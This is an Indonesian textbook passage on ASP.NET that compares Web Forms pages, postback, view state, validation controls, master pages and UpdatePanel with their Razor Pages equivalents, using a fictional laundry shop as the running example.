field Amount (kg, items or pairs) must be a number." data-val-range="Enter an amount from
0.1 to 999." data-val-range-max="999" data-val-range-min="0.1" data-val-required="The
Amount (kg, items or pairs) field is required." id="Input_Amount" name="Input.Amount"
value="1"><input name="__Invariant" type="hidden" value="Input.Amount" />
        <span class="error field-validation-valid" data-valmsg-for="Input.Amount" data-
valmsg-replace="true"></span>
    </p>
    <button>Quote</button>
<input name="__RequestVerificationToken" type="hidden"
value="CfDJ8Nn6zGboveZOhT82vnNSLw5X…" /></form>
```

Label menerima `for` dan teks dari `[Display]`; `select` menerima `name` yang diharapkan *model binding*, satu opsi per layanan (ter-*encode*: `&`), dan `selected` pada nilai saat ini; `input` menerima nama, id, nilai, dan aturan `data-val-*` untuk skrip validasi sisi klien yang opsional, ditambah *field* tersembunyi `__Invariant` yang memberi tahu *model binding* agar membaca bilangan dengan titik, sehingga `2.1` tidak pernah salah terbaca sebagai 21 di komputer berpengaturan bahasa Indonesia. Dan formulir menerima *field* tersembunyi `__RequestVerificationToken`, yaitu **token *antiforgery***.

Cross-site request forgery (CSRF) adalah serangan di mana halaman di situs *lain* membuat peramban pengunjung mengirim formulir ke situs *Anda*, lengkap dengan *cookie*-nya, sehingga permintaan itu tampak seperti tindakan pengunjung sendiri [15]. Pertahanannya adalah nilai rahasia yang ditaruh halaman Anda di formulirnya dan tidak mungkin diketahui situs lain. Razor Pages menambahkannya ke setiap formulir `method="post"` dan **memeriksanya untuk setiap *handler* `POST` secara otomatis**; uji *build* menerima `400 Bad Request` untuk kiriman tanpa token (Subbab 9.14). Di Bab 7 kita harus menulis *filter* sendiri untuk ini.

9.8.5 Dua permintaan, masing-masing satu objek halaman

Pengunjung membuka `/Quote`: sebuah `QuoteModel` dibuat, `OnGet` mengisi daftar, formulir dirender dengan nilai bawaan, dan objeknya dibuang. Pengunjung mengirim formulir: `QuoteModel` **baru** dibuat, *binding* mengisi `Input`, validasi mengisi `ModelState`, `OnPost` mengatur `Result` dan mengembalikan `Page()`, lalu formulir dirender lagi dengan nilai yang dikirim, karena *tag helper* menulis nilai *saat ini* dari `Input`. Tidak ada yang bertahan di antara kedua permintaan itu.

> **Alihkan setelah POST yang mengubah sesuatu.** Halaman penawaran boleh menjawab dengan `Page()` karena ia tidak mengubah apa pun. *Handler* yang membuat atau mengubah

> data sebaiknya diakhiri dengan `return RedirectToPage(…)`, pola *Post/Redirect/Get* dari Bab 7, agar Reload tidak dapat melakukannya dua kali.

9.9 Web Forms, Ditampilkan sebagai Konsep

Dari 2002 hingga sekitar 2016, "ASP.NET" berarti **Web Forms**, dan banyak aplikasi yang ditulis pada masa itu masih dipelihara. Bab 11 sampai 15 mengajarkan topik-topik klasiknya dalam bentuk modern, sehingga Anda perlu mampu membaca halaman Web Forms dan tahu menjadi apa setiap bagiannya. *Listing* di subbab ini lengkap dan setia, tetapi **tidak dijalankan**: Web Forms memerlukan .NET Framework 4.8 di Windows, sedangkan mesin *build* menjalankan Linux. Setiap gagasan ditampilkan di samping bentuk Razor Pages-nya, yang dijalankan.

9.9.1 Sintaks halaman

Halaman Web Forms berekstensi `.aspx`. **Kode 9.23** memperlihatkan kedelapan unsur sintaksnya.

Kode 9.23 `Hello.aspx`: direktif, blok deklarasi kode, blok render kode, komentar sisi server, kontrol server, ekspresi *data-binding*, tag objek sisi server, dan penyertaan sisi server. Tidak dijalankan.

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Globalization" %>

<script runat="server">
    // Code declaration block: fields and methods of this page's class.
    int pricePerKg = 8000;
    string[] racks = { "A01", "A02", "A03" };

    string Rupiah(long amount)
    {
        return "Rp " + amount.ToString("#,0", CultureInfo.InvariantCulture).Replace(',',
'.');
    }

    protected void Page_Load(object sender, EventArgs e)
    {
        lblWelcome.Text = "Welcome to Profitina Laundry";   // a server control, set from
code
        rptRacks.DataSource = racks;
        rptRacks.DataBind();                                // makes the <%# %> expressions
run
    }
</script>

<!DOCTYPE html>
<html>
<head runat="server">><title>Hello, Web Forms</title></head>
<body>
    <form id="form1" runat="server">
        <h1><asp:Label ID="lblWelcome" runat="server" /></h1>

        <%-- Server-side comment: removed on the server, never sent. --%>
        <!-- HTML comment: sent to the browser. -->

        <p>Code render block, an expression: 5 kg costs <%= Rupiah(5 * pricePerKg) %>.</p>

        <% if (DateTime.Now.Hour < 12) { %>
            <p>Code render block, a statement: good morning.</p>
        <% } else { %>
            <p>Code render block, a statement: good afternoon.</p>
        <% } %>

        <asp:Repeater ID="rptRacks" runat="server">
            <ItemTemplate><p>Data-binding expression: rack <%# Container.DataItem
%></p></ItemTemplate>
        </asp:Repeater>

        <object id="started" runat="server" class="System.Text.StringBuilder"
scope="pipeline"></object>
```

Kode 9.23 (Lanjutan) *Hello.aspx: direktif, blok deklarasi kode, blok render kode, komentar sisi server, kontrol server, ekspresi data-binding, tag objek sisi server, dan penyertaan sisi server. Tidak dijalankan.*

```
        <!-- #include file="footer.inc" -->
    </form>
</body>
</html>
```

1. **Direktif**, `<%@ … %>`, berbicara kepada kompilator: `@ Page`, `@ Import`, dan juga `@ Control`, `@ Implements`, `@ Register`, `@ Assembly`, `@ Master`, serta `@ WebHandler` — direktif `page` dan `taglib` JSP dengan nama lain.
2. **Blok deklarasi kode**, `<script runat="server">`, memuat *field* dan metode kelas halaman, seperti `<%! %>` pada JSP.

3. **Blok render kode**: `<%= %>` mencetak (tanpa *encoding*) dan `<% %>` menjalankan pernyataan, bahkan melintasi HTML.
4. **Komentar sisi server**, `<%-- --%>`, dihapus di server.
5. **Kontrol server**, `<asp:Label ID="lblWelcome" runat="server" />`: `runat="server"` mengubah sebuah elemen menjadi **objek** kelas `Label` yang dapat dijangkau dari kode dan merender HTML-nya sendiri.
6. **Ekspresi *data-binding***, `<%# %>`, dievaluasi ketika `DataBind()` dijalankan — di sini sekali untuk setiap butir `Repeater`.
7. **Tag objek sisi server**, `<object runat="server" class="…">`, mendeklarasikan objek sebuah kelas .NET untuk halaman.
8. **Penyertaan sisi server**, `<!-- #include file="…" -->`, menempelkan sebuah berkas sebelum kompilasi.

Tabel 9.12 memetakan setiap unsur ke penggantinya di Razor.

Tabel 9.12 Sintaks halaman Web Forms dan penggantinya di Razor Pages, unsur demi unsur.

Web Forms	Contoh	Padanan Razor Pages
Direktif	`<%@ Page Language="C#" %>`	`@page`, `@model`, `@using`
Blok deklarasi kode	`<script runat="server">…</script>`	kelas *page model*
Blok render kode	`<%= x %>`, `<% if … %>`	`@x` (ter-*encode*), `@if …`
Komentar sisi server	`<%-- … --%>`	`@* … *@`
Kontrol server	`<asp:Label ID="l" runat="server"/>`	HTML dengan `@Model.X`, atau *tag helper*
Ekspresi *data-binding*	`<%# Container.DataItem %>`	`@foreach` dan variabel perulangannya
Tag objek sisi server	`<object runat="server" …>`	layanan yang diinjeksikan ke *page model*
Penyertaan sisi server	`<!-- #include file="…" -->`	*partial view* atau *layout*

9.9.2 Halaman adalah objek dengan *event*


Web Forms membuat pemrograman web terasa seperti pemrograman desktop. Halaman adalah objek kelas turunan `System.Web.UI.Page`; kontrol-kontrolnya adalah *field*; *framework* memanggil ***event handler*** Anda — `Page_Load` pada setiap permintaan, `btnQuote_Click` bila tombol itu ditekan — lalu meminta setiap kontrol merender dirinya. Web Form memadukan tag deklaratif dengan kode, dan **pemisahan kode** dianjurkan sejak awal: *markup* di `Quote.aspx`, C# di berkas ***code-behind*** `Quote.aspx.cs` — dua berkas sebuah Razor Page. **Tabel 9.13** mendaftar objek-objek yang diwarisi setiap halaman.

Tabel 9.13 Objek-objek yang diwarisi setiap halaman Web Forms, dan ke mana perginya masing-masing: di ASP.NET Core semuanya menjadi layanan dan *property* `HttpContext`.


Property Page	Wujudnya	Padanan ASP.NET Core
`Request`, `Response`	Permintaan dan jawaban HTTP	`HttpContext.Request`, `HttpContext.Response`
`Session`	Data per pengunjung	`HttpContext.Session` (Bab 14)
`Application`	Data bersama semua pengunjung	layanan *singleton*
`Cache`	Data yang disimpan sementara untuk menghemat kerja	`IMemoryCache`
`Server`	Utilitas: `MapPath`, `HtmlEncode`, `Transfer`	`IWebHostEnvironment`, *encoder*, `RedirectToPage`
`User`	Siapa yang sedang login	`HttpContext.User`
`Trace`	Pesan diagnostik	`ILogger<T>`

9.9.3 *Postback* dan *view state*

Bagaimana HTTP yang tanpa *state* dapat mendukung "tombol diklik, panggil *handler*-nya"? **Gambar 9.22** dan **Gambar 9.23** memperlihatkan mesinnya.



Gambar 9.22 Permintaan pertama untuk halaman Web Forms: server membuat halaman dari tag-tag `.aspx`, menjalankan kode inisialisasi, menyerialisasikan informasi dinamis ke dalam *view state*, merender objek-objek halaman menjadi HTML, dan mengembalikan dokumennya.



Gambar 9.23 Sebuah *postback*: mengeklik tombol kirim, atau pemanggilan JavaScript `__doPostBack()`, mengirim halaman ke URL-nya sendiri; server membuat ulang halaman, mendeserialisasi dan menerapkan *view state*, menjalankan kode inisialisasi dan kode penanganan *event*, menyerialisasikan *view state* lagi, lalu merender.

Pada **permintaan pertama**, server membangun halaman, menjalankan `Page_Load` dengan `IsPostBack == false`, lalu **menyerialisasikan keadaan setiap kontrol** menjadi *string* Base64 dalam *field* tersembunyi `__VIEWSTATE`, di dalam satu-satunya `<form runat="server">` halaman itu. Klik tombol mengirim seluruh formulir **kembali ke halaman yang sama** — sebuah ***postback***: server membuat ulang halaman, memulihkan setiap kontrol dari *view state*, menerapkan nilai yang dikirim, menjalankan `Page_Load` dengan `IsPostBack == true`, memanggil *handler* milik kontrol yang memicu *postback*, lalu merender lagi. Karena itulah `Quote.aspx.cs` (**Kode 9.25**) mengisi daftarnya hanya `if (!IsPostBack)`.

Cara ini produktif untuk formulir internal, tetapi biayanya membesar seiring pertumbuhan web: *view state* ratusan kilobita yang dikirim setiap klik, satu formulir per halaman, HTML yang ditulis kontrol alih-alih perancang, setiap interaksi berupa `POST` yang membingungkan tombol Back dan *bookmark*, serta HTTP yang tersembunyi dari pengembang sampai sesuatu rusak.

> **WAWASAN KUNCI.** Web Forms berusaha menyembunyikan web di balik model formulir desktop. Semua penggantinya menempuh arah sebaliknya: memperlihatkan HTTP dan HTML apa adanya dan memberi alat yang baik untuk bekerja *bersama* keduanya. Itulah sebabnya Razor Page memiliki `OnGet` dan `OnPost`, bukan `btnQuote_Click`.

9.9.4 Kontrol validasi

Web Forms memvalidasi dengan enam **kontrol validasi**: `RequiredFieldValidator` (tidak kosong), `RangeValidator` (di antara dua nilai bertipe `Type` tertentu), `RegularExpressionValidator` (cocok dengan pola), `CompareValidator` (sama dengan *field* lain atau sebuah konstanta), `CustomValidator` (metode server Anda yang memutuskan), dan

`ValidationSummary` (semua pesan di satu tempat). **Kode 9.24** adalah halaman penawaran sebagai Web Form yang memakai keenamnya.

Kode 9.24 `Quote.aspx`: formulir penawaran di dalam *master page*, dengan keenam kontrol validasi; masing-masing menyebut kontrolnya lewat `ControlToValidate`. Tidak dijalankan.

```
<%@ Page Language="C#" MasterPageFile="~/Site.master" AutoEventWireup="true"
         CodeFile="Quote.aspx.cs" Inherits="QuotePage" Title="Quote" %>

<asp:Content ContentPlaceHolderID="MainContent" runat="server">
    <h1>How much will it cost?</h1>

    <asp:ValidationSummary ID="vsAll" runat="server" CssClass="error"
                           HeaderText="Please correct the following:" />
    <p>
        <asp:Label runat="server" AssociatedControlID="ddlService" Text="Service" />
        <asp:DropDownList ID="ddlService" runat="server"
                          DataTextField="Description" DataValueField="Id" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="ddlService"
             ErrorMessage="Choose a service." Text="*" CssClass="error" />
    </p>
    <p>
        <asp:Label runat="server" AssociatedControlID="txtAmount" Text="Amount (kg, items
or pairs)" />
        <asp:TextBox ID="txtAmount" runat="server" Text="1" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtAmount"
             ErrorMessage="Enter an amount." Text="*" CssClass="error" Display="Dynamic" />
        <asp:RangeValidator runat="server" ControlToValidate="txtAmount" Type="Double"
             MinimumValue="0.1" MaximumValue="999"
             ErrorMessage="Enter an amount from 0.1 to 999." Text="*" CssClass="error"
Display="Dynamic" />
        <asp:CustomValidator ID="cvWhole" runat="server" ControlToValidate="txtAmount"
             OnServerValidate="cvWhole_ServerValidate"
             ErrorMessage="A whole number of items, for example 2." Text="*"
CssClass="error" />
    </p>
    <p>
        <asp:Label runat="server" AssociatedControlID="txtPhone" Text="Phone (for the
receipt, optional)" />
        <asp:TextBox ID="txtPhone" runat="server" />
        <asp:RegularExpressionValidator runat="server" ControlToValidate="txtPhone"
             ValidationExpression="^0[0-9\- ]{8,15}$"
             ErrorMessage="Write the phone as 0812-0000-4710." Text="*" CssClass="error" />
        <asp:TextBox ID="txtPhoneAgain" runat="server" />
        <asp:CompareValidator runat="server" ControlToValidate="txtPhoneAgain"
ControlToCompare="txtPhone"
             ErrorMessage="The two phone numbers differ." Text="*" CssClass="error" />
    </p>
    <asp:Button ID="btnQuote" runat="server" Text="Quote" OnClick="btnQuote_Click" />

    <asp:Panel ID="pnlResult" runat="server" Visible="false" CssClass="card">
        <h2><asp:Literal ID="litTotal" runat="server" /></h2>
        <p><asp:Literal ID="litDetail" runat="server" Mode="Encode" /></p>
    </asp:Panel>
</asp:Content>
```

Kode 9.25 `Quote.aspx.cs`: `Page_Load` mengisi daftar hanya pada kunjungan pertama; `cvWhole_ServerValidate` adalah aturan buatan sendiri; `btnQuote_Click` dijalankan bila tombol itu memicu *postback*, jika `IsValid`. Tidak dijalankan.

```
using System;
using System.Globalization;
using System.Web.UI;
using System.Web.UI.WebControls;

// Code-behind of Quote.aspx: the page's C# half. Web Forms calls these methods as EVENTS:
// Page_Load on every request, btnQuote_Click when the button caused the postback.
public partial class QuotePage : Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        if (!IsPostBack)                                // first visit only: fill the
list
        {
            ddlService.DataSource = LaundryDb.Services();
            ddlService.DataBind();                      // later requests: view state
keeps it
        }
    }

    protected void cvWhole_ServerValidate(object source, ServerValidateEventArgs args)
    {
        decimal amount;
        bool perKg = ddlService.SelectedItem.Text.Contains("(per kg)");
        args.IsValid = perKg || (decimal.TryParse(args.Value, NumberStyles.Number,
                                     CultureInfo.InvariantCulture, out amount)
                                 && amount == decimal.Truncate(amount));
    }

    protected void btnQuote_Click(object sender, EventArgs e)
    {
        if (!IsValid) return;                           // the validators have spoken
        decimal amount = decimal.Parse(txtAmount.Text, CultureInfo.InvariantCulture);
        int units = (int)Math.Ceiling(amount);
        decimal price = LaundryDb.Price(ddlService.SelectedValue);
        litTotal.Text = "Rp " + (units * price).ToString("#,0",
CultureInfo.InvariantCulture).Replace(',', '.');
        litDetail.Text = ddlService.SelectedItem.Text + ", " + units + " unit(s).";
        pnlResult.Visible = true;
    }
}
```

Di samping **Kode 9.20**, padanannya hampir baris demi baris: `RequiredFieldValidator` dan `RangeValidator` menjadi `[Required]` dan `[Range]`; `CustomValidator` menjadi `ModelState.AddModelError` di `OnPost`; `if (!IsValid) return;` menjadi `if (!ModelState.IsValid) return Page();`; dan panel yang `Visible`-nya dinyalakan menjadi `@if (Model.Result is { } r)`. **Tabel 9.14** melengkapi pemetaannya.

Tabel 9.14 Enam kontrol validasi dan padanannya di Razor Pages. Bab 14 membahas validasi secara mendalam.

Validator Web Forms	Razor Pages / DataAnnotations
`RequiredFieldValidator`	`[Required]`
`RangeValidator`	`[Range(min, max)]`
`RegularExpressionValidator`	`[RegularExpression("…")]`, `[Phone]`, `[EmailAddress]`
`CompareValidator`	`[Compare(nameof(OtherProperty))]`
`CustomValidator`	`ModelState.AddModelError` di *handler*, atau `IValidatableObject`
`ValidationSummary`	`<div asp-validation-summary="All"></div>`

9.9.5 *Master page*

Kode 9.26 adalah ***master page*** Laundry, leluhur *layout*.

Kode 9.26 `Site.master`. Setiap halaman isi mengisi `ContentPlaceHolder` dengan kontrol `asp:Content`, seperti dilakukan `Quote.aspx`. Tidak dijalankan.

```
<%@ Master Language="C#" %>
<!DOCTYPE html>
<html>
<head runat="server">
    <title>Profitina Laundry</title>
    <link rel="stylesheet" href="site.css" />
</head>
<body>
    <form id="form1" runat="server">
        <header>
            <img src="img/profitina-logo-horizontal.png" alt="Profitina" />
            <nav><a href="Quote.aspx">Quote</a> <a href="LiveStatus.aspx">Bill
status</a></nav>
        </header>
        <main>
            <asp:ContentPlaceHolder ID="MainContent" runat="server" />
        </main>
        <footer>Profitina Laundry &middot; Surabaya</footer>
    </form>
</body>
</html>
```

`<asp:ContentPlaceHolder>` adalah `@RenderBody()`; `<asp:Content>` pada halaman isi adalah badan sebuah halaman Razor. *Master page* juga memuat satu-satunya `<form runat="server">`, itulah sebabnya halaman Web Forms tidak dapat memuat formulirnya sendiri.

9.9.6 Ajax di Web Forms: UpdatePanel

ASP.NET AJAX memungkinkan Web Forms membangun status langsung bab ini tanpa JavaScript: **Kode 9.27** dan *code-behind*-nya, **Kode 9.28**.

Kode 9.27 `LiveStatus.aspx`: status langsung sebagai Web Form. `ScriptManager` memuat pustaka Ajax Microsoft, `UpdatePanel` menandai bagian yang disegarkan, dan `Timer` memicu *postback* setiap 10 detik. Tidak dijalankan.

```
<%@ Page Language="C#" MasterPageFile="~/Site.master" AutoEventWireup="true"
         CodeFile="LiveStatus.aspx.cs" Inherits="LiveStatusPage" Title="Where is my
laundry?" %>

<asp:Content ContentPlaceHolderID="MainContent" runat="server">
    <h1>Where is my laundry?</h1>

    <%-- ASP.NET AJAX (2007): one ScriptManager per page, before any UpdatePanel. --%>
    <asp:ScriptManager ID="sm" runat="server" />

    <asp:TextBox ID="txtBill" runat="server" placeholder="B2952" />
    <asp:TextBox ID="txtPhone" runat="server" placeholder="0812-0000-4710" />
    <asp:Button ID="btnCheck" runat="server" Text="Check" OnClick="btnCheck_Click" />

    <asp:UpdatePanel ID="upStatus" runat="server" UpdateMode="Conditional">
        <Triggers>
            <asp:AsyncPostBackTrigger ControlID="btnCheck" EventName="Click" />
            <asp:AsyncPostBackTrigger ControlID="tmrRefresh" EventName="Tick" />
        </Triggers>
        <ContentTemplate>
            <asp:Label ID="lblMessage" runat="server" />
            <asp:Panel ID="pnlResult" runat="server" Visible="false" CssClass="card">
                <h2><asp:Label ID="lblBill" runat="server" /> <asp:Label ID="lblStatus"
runat="server" /></h2>
                <p>Ready by <asp:Label ID="lblPromised" runat="server" />;
                   <asp:Label ID="lblBalance" runat="server" /></p>
                <asp:BulletedList ID="blHistory" runat="server" />
                <p>Last checked <asp:Label ID="lblChecked" runat="server" /></p>
            </asp:Panel>
        </ContentTemplate>
    </asp:UpdatePanel>

    <%-- Every 10 seconds the browser posts the WHOLE form back, view state included;
         the server runs the whole page and sends back only the panel's new HTML. --%>
    <asp:Timer ID="tmrRefresh" runat="server" Interval="10000" Enabled="false"
OnTick="tmrRefresh_Tick" />
</asp:Content>
```

Kode 9.28 `LiveStatus.aspx.cs`: tombol dan *timer* memanggil metode yang sama, yang membaca nota melalui `LaundryDb` (di `App_Code`) dan mengisi label-labelnya. Tidak dijalankan.

```
using System;
using System.Web.UI;

public partial class LiveStatusPage : Page
{
    protected void btnCheck_Click(object sender, EventArgs e)
    {
        Show();
    }

    protected void tmrRefresh_Tick(object sender, EventArgs e)
    {
        Show();                                  // the same code: a tick is just another
postback
    }

    void Show()
    {
        BillStatus s = LaundryDb.LookUp(txtBill.Text, txtPhone.Text);
        if (s == null)
        {
            lblMessage.Text = "No bill found for this number and phone.";
            pnlResult.Visible = false;
            tmrRefresh.Enabled = false;
            return;
        }
        lblMessage.Text = "";
        lblBill.Text = s.BillId;
        lblStatus.Text = s.StatusText;           // a Label encodes nothing: the data must
be trusted
        lblPromised.Text = s.Promised;
        lblBalance.Text = s.Balance > 0 ? "Rp " + s.Balance + " still to pay" : "paid in
full";
        blHistory.DataSource = s.History;        // strings such as "2026-09-30 20:09:56
Received"
        blHistory.DataBind();
        lblChecked.Text = DateTime.Now.ToString("HH:mm:ss");
        pnlResult.Visible = true;
        tmrRefresh.Enabled = s.Status != "departed";   // stop asking once it has been
collected
    }
}
```

Pendek, dan berfungsi. Tetapi setiap sepuluh detik skripnya mengirim **seluruh formulir**, termasuk *view state*; server menjalankan **seluruh siklus hidup halaman**, merender **seluruh halaman**, lalu mengembalikan HTML panel itu beserta *view state* baru. Versi Razor Pages di Subbab 9.10 mengirim sebuah `GET` dengan satu *header*, dan bila tidak ada yang berubah menerima `304 Not Modified` tanpa badan, yang dihasilkan tanpa merender apa pun. UpdatePanel memberi *perilaku* Ajax sambil mempertahankan *model* Web Forms; versi modern mengubah modelnya.

9.9.7 Setiap gagasan Web Forms dalam bentuk modernnya

Tabel 9.15 merangkum subbab ini dan memetakan Bab 11 sampai 15.


Tabel 9.15 Setiap gagasan Web Forms dalam bab ini dalam bentuk yang menggantikannya. Kolom kanan adalah apa yang dibangun dan dijalankan buku ini.

Gagasan Web Forms	Bentuk modern Razor Pages	Di mana
`.aspx` + *code-behind*	`.cshtml` + *page model*	Subbab 9.6.4
`Page_Load`, `IsPostBack`	`OnGet` dan `OnPost`	Subbab 9.8.2
`btnX_Click`	*handler* bernama, `?handler=X`	Subbab 9.8.2, 9.10.7
Kontrol server, *view state*	HTML + *tag helper*; *state* di permintaan, basis data, atau sesi	Subbab 9.8.4, Bab 14
Kontrol validasi	DataAnnotations + `ModelState`	Subbab 9.8.3, Bab 14
Master page	`_Layout.cshtml` + `@RenderBody()`	Subbab 9.7.2
`UpdatePanel` + `Timer`	`fetch()` + *handler* JSON + `ETag`	Subbab 9.10
GridView + kontrol sumber data	tabel `@foreach` atas daftar dari sebuah layanan	Bab 13
ADO.NET di `App_Code`	ADO.NET dalam layanan yang didaftarkan di `Program.cs`	Bab 15
`Web.config`; IIS di Windows	`appsettings.json` + `Program.cs`; Kestrel di mana saja	Subbab 9.6.1–9.6.3

9.10 Status Nota Langsung: Fitur Ajax untuk Profitina Laundry

9.10.1 Apa yang dilihat pelanggan dan konter

Seorang pelanggan membawa 5 kg cucian ke gerai Wiyung pukul 20.09 pada 30 September 2026, membayar Rp 20.000 dari Rp 40.000, lalu pulang membawa nota **B2952**. Di rumah ia membuka *Where is my laundry?*, mengetikkan nomor nota dan nomor telepon yang tertera di nota, lalu melihat *In process*, siap pukul 20.09 pada 2 Oktober, Rp 20.000 belum dibayar — dan membiarkan halaman itu terbuka. Di gerai, petugas cuci menyelesaikan cuciannya dan menekan *Mark finished* di layar konter. Dalam sepuluh detik, **tanpa ada yang menyentuh halaman pelanggan**, lencananya berubah menjadi *Ready for pickup*, langkah kedua bilah kemajuan menyala, satu baris bertambah di riwayat, kartunya berkedip, dan sebuah kalimat mengumumkan perubahan itu kepada pembaca layar. **Gambar 9.24** dan **Gambar 9.25** ditangkap oleh peramban tanpa layar di mesin *build* pada akhir cerita yang persis itu.



Gambar 9.24 Halaman pelanggan setelah konter menandai B2952 selesai. Halaman itu tidak pernah dimuat ulang: lencana, bilah kemajuan, riwayat, dan pesannya diubah oleh `live-status.js`. (Jalur Razor Pages; tangkapan layar nyata.)

Profitina Prices Quote Bill status Counter Razor tour

Counter: Profitina Laundry Wiyung (O03)

Demonstration only: no login. The full application lets only staff do this.

B2952: balance Rp 20.000 open. Record the payment first.

Bill	Arrived	Service	Ready by	Balance	Status	
B1097	2026-02-23 07:48:12	Ironing only (per kg) · 3 kg	2026-02-25 07:48:12	Rp 18.000	Ready for pickup	Hand over
B1321	2026-03-14 15:59:37	Wash, dry & fold (per kg) · 6 kg	2026-03-16 15:59:37	Rp 48.000	Ready for pickup	Hand over
B1542	2026-04-08 07:32:51	Dry cleaning - dress/kebaya (per item) · 2 items	2026-04-12 07:32:51	Rp 90.000	Ready for pickup	Hand over
B2403	2026-07-23 11:02:14	Wash, dry & fold (per kg) · 10 kg	2026-07-25 11:02:14	paid	Ready for pickup	Hand over
